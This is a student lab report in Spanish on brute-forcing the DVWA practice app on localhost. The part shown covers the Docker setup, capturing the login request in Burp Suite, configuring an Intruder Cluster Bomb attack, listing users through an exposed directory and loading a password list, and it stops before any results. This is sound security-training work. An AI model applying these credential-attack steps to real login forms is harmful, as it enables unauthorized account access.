

# Informe Laboratorio 2

## Sección 4

Renato Óscar Benjamín Contreras Carvajal  
e-mail: renato.contreras@mail.udp.cl

Septiembre de 2024

## Índice

<b>1. Descripción de actividades</b>	<b>2</b>
<b>2. Desarrollo de actividades según criterio de rúbrica</b>	<b>3</b>
2.1. Levantamiento de docker para correr DVWA (dvwa) . . . . .	3
2.2. Redirección de puertos en docker (dvwa) . . . . .	3
2.3. Obtención de la consulta a replicar (Burp Suite) . . . . .	5
2.4. Identificación de los campos a modificar (Burp Suite) . . . . .	6
2.5. Obtención de diccionarios para el ataque (Burp Suite) . . . . .	7
2.6. Obtención de al menos 2 pares (Burp Suite) . . . . .	11
2.7. Obtención de código mediante <i>Inspect Element</i> (cURL) . . . . .	13
2.8. Utilización de curl por terminal (curl) . . . . .	15
2.9. Demuestra 4 diferencias (curl) . . . . .	17
2.10. Instalación y versión a utilizar (hydra) . . . . .	17
2.11. Explicación de comando a utilizar (hydra) . . . . .	18
2.12. Obtención de al menos 2 pares (hydra) . . . . .	20
2.13. Interacción con el formulario (python) . . . . .	23
2.14. Cabeceras HTTP (python) . . . . .	24
2.15. Obtención de al menos 2 pares (python) . . . . .	24
2.16. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python) . . . .	25
2.17. Demuestra 4 métodos de mitigación (investigación) . . . . .	26

## 1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:


- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
  - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
  - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
  - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
  - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
  - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

## 2. Desarrollo de actividades según criterio de rúbrica

### 2.1. Levantamiento de docker para correr DVWA (dvwa)

Para iniciar el laboratorio, el primer paso es instalar Docker. Dado que utilizaremos el sistema operativo Linux, el proceso se llevará a cabo mediante la terminal, utilizando la versión oficial del repositorio ‘apt’ (ver Bibliografía 1). Primero, se debe configurar la fuente en el repositorio ‘apt’ para luego ejecutar el siguiente comando:

```
$ sudo apt-get install docker-ce docker-ce-cli containerd.io  
docker-buildx-plugin docker-compose-plugin
```

A terminal window with a dark background. The prompt is 'rena@rena:~\$'. The command entered is 'sudo docker --version'. The output is 'Docker version 27.2.1, build 9e34c9b'. The prompt is now 'rena@rena:~\$' with a cursor.

```
rena@rena:~$ sudo docker --version  
Docker version 27.2.1, build 9e34c9b  
rena@rena:~$
```

Figura 1: Verificación de la instalación de Docker.

### 2.2. Redirección de puertos en docker (dvwa)

Se utiliza la imagen de Docker de DVWA (ver Bibliografía 2), la cual se despliega a través del archivo ‘docker-compose.yml’. La configuración especifica que la aplicación se ejecutará en el puerto 8080 y contará con una base de datos MySQL, utilizando credenciales básicas para su funcionamiento.

```
docker-compose.yml
1  version: '3'
2  services:
3    dvwa:
4      image: vulnerables/web-dvwa
5      ports:
6        - "8080:80"
7      environment:
8        MYSQL_USER: dvwa
9        MYSQL_PASSWORD: password
10       MYSQL_DB: dvwadb
11       MYSQL_HOST: db
12     depends_on:
13       - db
14
15     db:
16       image: mysql:5.7
17       environment:
18         MYSQL_ROOT_PASSWORD: rootpassword
19         MYSQL_DATABASE: dvwadb
20         MYSQL_USER: dvwa
21         MYSQL_PASSWORD: password
22       volumes:
23         - db_data:/var/lib/mysql
24
25  volumes:
26    db_data:
27
```

Figura 2: Contenido del archivo docker-compose.yml.

Para ejecutar el entorno, se utiliza el siguiente comando:

```
$ sudo docker-compose up -d
```

Como se muestra en la imagen a continuación, tras ejecutar el comando, DVWA queda accesible en la dirección 'localhost:8080/login.php'.




Figura 3: Página de inicio de sesión de DVWA.

### 2.3. Obtención de la consulta a replicar (Burp Suite)

Para obtener la consulta que se va a replicar, primero se debe iniciar sesión en DVWA como administrador y acceder a la sección de fuerza bruta, que se encuentra en el enlace: <http://localhost:8080/vulnerabilities/brute/>. Esta página se visualiza de la siguiente manera:



Figura 4: Sección de fuerza bruta en DVWA.

Al rellenar los campos del formulario y hacer clic en el botón *Login*, la solicitud será capturada por Burp Suite, como se muestra a continuación:




Figura 5: Consulta capturada en Burp Suite.

### 2.4. Identificación de los campos a modificar (Burp Suite)

Para identificar los campos que se modificarán, se debe observar la solicitud capturada. En la primera línea se puede extraer la siguiente información:

GET /vulnerabilities/brute/?username=user&password=123&Login=Login HTTP/1.1

Aquí se puede ver que los campos modificables son `username` y `password`. Por lo tanto, se copia la consulta y se pega en la sección *Intruder* de Burp Suite.




Figura 6: Consulta en la sección Intruder de Burp Suite.

En esta sección, se debe poner el target correcto (`http://localhost:8080`), agregar los caracteres § en los parámetros a modificar (como se muestra en rojo en la figura) y seleccionar el modo de ataque *Cluster Bomb*. Este tipo de ataque utiliza múltiples conjuntos de *payloads*. Para cada posición definida, se asigna un conjunto de *payloads* diferente (hasta un máximo de 20 posiciones). El ataque itera a través de cada conjunto de *payloads*, probando todas las combinaciones posibles entre ellos. Esto significa que se prueban todas las permutaciones de las combinaciones de *payloads* en cada posición.

### 2.5. Obtención de diccionarios para el ataque (Burp Suite)

Para realizar el ataque, se deben obtener dos diccionarios: uno para los usuarios y otro para las contraseñas.

Para el diccionario de usuarios, se comienza utilizando las credenciales de administrador básicas (admin, password). Al autenticarse con estos datos, se obtiene una imagen como la siguiente:




Figura 7: Imagen de administrador en la ruta 'http://localhost:8080/hackable/users/admin.jpg'.

A continuación, se modifica la ruta a 'http://localhost:8080/hackable/users/' para visualizar todos los usuarios registrados.






Figura 8: Listado de usuarios en DVWA.

Los usuarios obtenidos se ingresan como payload en Burp Suite.




Figura 9: Listado de usuarios ingresados en Burp Suite.

Para generar el diccionario de contraseñas, se descarga el archivo `john.txt` desde el sitio web <https://www.skullsecurity.org/wiki/Passwords>, el cual contiene 3.549 contraseñas posibles.




Figura 10: Diccionario de contraseñas cargado en Burp Suite.

## 2.6. Obtención de al menos 2 pares (Burp Suite)

Para verificar si los resultados son correctos, se debe configurar el filtrado en Burp Suite de la siguiente manera:

